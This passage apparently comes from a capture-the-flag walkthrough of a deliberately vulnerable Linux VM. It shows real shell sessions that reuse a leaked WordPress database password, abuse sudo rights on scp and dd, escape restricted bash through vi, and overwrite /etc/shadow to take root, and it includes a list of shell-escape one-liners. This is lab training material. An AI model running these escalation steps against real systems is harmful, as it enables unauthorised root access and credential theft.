/** The name of the database for WordPress */
define( 'DB_NAME', 'ck_wp' );

/** MySQL database username */
define( 'DB_USER', 'root' );

/** MySQL database password */
define( 'DB_PASSWORD', 'bla_is_my_password' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

User flag




```
www-data@ck00:/home$ cd ck
cd ck
www-data@ck00:/home/ck$ ls -Flah
ls -Flah
total 32K
drwxr-xr-x 4 ck-00 ck-00 4.0K Aug  3  2019 ./
drwxr-xr-x 5 root  root  4.0K Aug  2  2019 ../
lrwxrwxrwx 1 root  root     9 Aug  2  2019 .bash_history -> /dev/null
-rw-r--r-- 1 ck-00 ck-00  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 ck-00 ck-00 3.7K Apr  4  2018 .bashrc
drwx------ 2 ck-00 ck-00 4.0K Aug  2  2019 .cache/
drwx------ 3 ck-00 ck-00 4.0K Aug  2  2019 .gnupg/
-rw-r--r-- 1 ck-00 ck-00  807 Apr  4  2018 .profile
-rw-r--r-- 1 root  root   103 Aug  3  2019 ck00-local-flag
www-data@ck00:/home/ck$ cat ck00-local-flag
cat ck00-local-flag
local.txt = 8163d4c2c7ccb38591d57b86c7414f8c

you got local flag
get the root shell and read root flag
www-data@ck00:/home/ck$
```

Bugged



```
www-data@ck00:/home/ck$ cat /etc/crontab
cat /etc/crontab
* * * * * /tmp/script.sh
```


username: bla
password: bla_is_my_password



```
bla@ck00:~$ sudo -l
[sudo] password for bla:
Matching Defaults entries for bla on ck00:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bla may run the following commands on ck00:
    (bla1) /usr/bin/scp
```

Privilege escalation to bla1 from bla


https://www.hackingarticles.in/linux-for-pentester-scp-privilege-escalation/




On framing below command, it will direct us on root shell as shown below and we will successfully accomplish our task.

```
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
sudo scp -S $TF x y:
```


```
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/scp
test@ubuntu:~$ TF=$(mktemp)
test@ubuntu:~$ echo 'sh 0<&2 1>&2' > $TF
test@ubuntu:~$ chmod +x "$TF"
test@ubuntu:~$ sudo scp -S $TF x y:
# id
uid=0(root) gid=0(root) groups=0(root)
#
```



```
bla@ck00:~$ chmod +x test.sh
bla@ck00:~$ cat test.sh
sh 0<&2 1>&2
```




```
bla@ck00:~$ sudo -u bla1 scp -S /home/bla/test.sh x y:
$ id
uid=1001(bla1) gid=1001(bla1) groups=1001(bla1)
$
```




```
$ /bin/bash -p
bla1@ck00:~$ sudo -l
Matching Defaults entries for bla1 on ck00:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bla1 may run the following commands on ck00:
    (ck-00) NOPASSWD: /bin/rbash
bla1@ck00:~$
```

Privilege escalation to ck-00 from bla1




```
bla1@ck00:~$ sudo -u ck-00 /bin/rbash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ck-00@ck00:~$ 
```



```
ck-00@ck00:~$ sudo -l
Matching Defaults entries for ck-00 on ck00:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ck-00 may run the following commands on ck00:
    (root) NOPASSWD: /bin/dd
ck-00@ck00:~$ 
```

Breaking out of restricted bash


https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf



Common Exploitation Techniques


Now let's see some of the common exploitation techniques.

1) If "/" is allowed you can run /bin/sh or /bin/bash.
2) If you can run cp command you can copy the /bin/sh or /bin/bash into your directory.
3) From ftp > !/bin/sh or !/bin/bash
4) From gdb > !/bin/sh or !/bin/bash
5) From more/man/less > !/bin/sh or !/bin/bash
6) From vim > !/bin/sh or !/bin/bash
7) From rvim > :python import os; os.system("/bin/bash)
8) From scp > scp -S /path/yourscript x y:
9) From awk > awk 'BEGIN {system("/bin/sh or /bin/bash")}'
10) From find > find / -name test -exec /bin/sh or /bin/bash \;




```
ck-00@ck00:~$ vi

$ id
uid=1000(ck-00) gid=1000(ck-00) groups=1000(ck-00),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
$ cd ..
$ pwd
/home
$ /bin/bash -p
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ck-00@ck00:/home$ cd
```


Privilege escalation to root




```
ck-00@ck00:/tmp$ sudo dd if=/etc/shadow of=/tmp/shadow
2+1 records in
2+1 records out
1305 bytes (1.3 kB, 1.3 KiB) copied, 0.00084648 s, 1.5 MB/s
```




```
root@kali:/tmp# mkpasswd -m SHA-512 password1234
$6$mLDn1I7G0f$lBGAPRTmXVb8sGS9ObVKjl2vQGvYIUGB.3lzoCE40jKNy3CtNPvjuep/vNDKABIuk65j70aPO6ADd7BSXzQ0U1
```



```
ck-00@ck00:/tmp$ cp shadow shadow.1
ck-00@ck00:/tmp$ vi shadow.1
```




```
ck-00@ck00:/tmp$ cat shadow.1|grep root
root:$6$mLDn1I7G0f$lBGAPRTmXVb8sGS9ObVKjl2vQGvYIUGB.3lzoCE40jKNy3CtNPvjuep/vNDKABIuk65j70aPO6ADd7BSXzQ0U1:18110:
0:99999:7:::
```




```
ck-00@ck00:/tmp$ sudo -u root dd if=/tmp/shadow.1 of=/etc/shadow
2+1 records in
2+1 records out
1307 bytes (1.3 kB, 1.3 KiB) copied, 0.00136928 s, 955 kB/s
```


Escalating to root and flag.txt



```
ck-00@ck00:/tmp$ su root
Password:
```



```
root@ck00:/tmp# cd /root
root@ck00:~# ls -lah
total 48K
drwx------  4 root root 4.0K Aug  3  2019 .
drwxr-xr-x 23 root root 4.0K Aug  2  2019 ..
lrwxrwxrwx  1 root root    9 Aug  2  2019 .bash_history -> /dev/null
-rw-r--r--  1 root root 3.1K Apr  9  2018 .bashrc
-rw-r--r--  1 root root 4.4K Aug  3  2019 ck00-root-flag.txt
drwx------  3 root root 4.0K Aug  2  2019 .gnupg
-rw-------  1 root root  444 Aug  2  2019 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4.0K Aug  2  2019 .ssh
-rw-------  1 root root 8.1K Aug  3  2019 .viminfo
root@ck00:~# cat ck00-root-flag.txt
```



```
root@ck00:~# cat ck00-root-flag.txt

flag = c0523985a2640ad30429fb2055196e4c

Thia flag is a proof that you get the root shell.

You have to submit your report contaning all steps you take to get root shell.

Send your report to our official mail : vishalbiswas420@gmail.com
```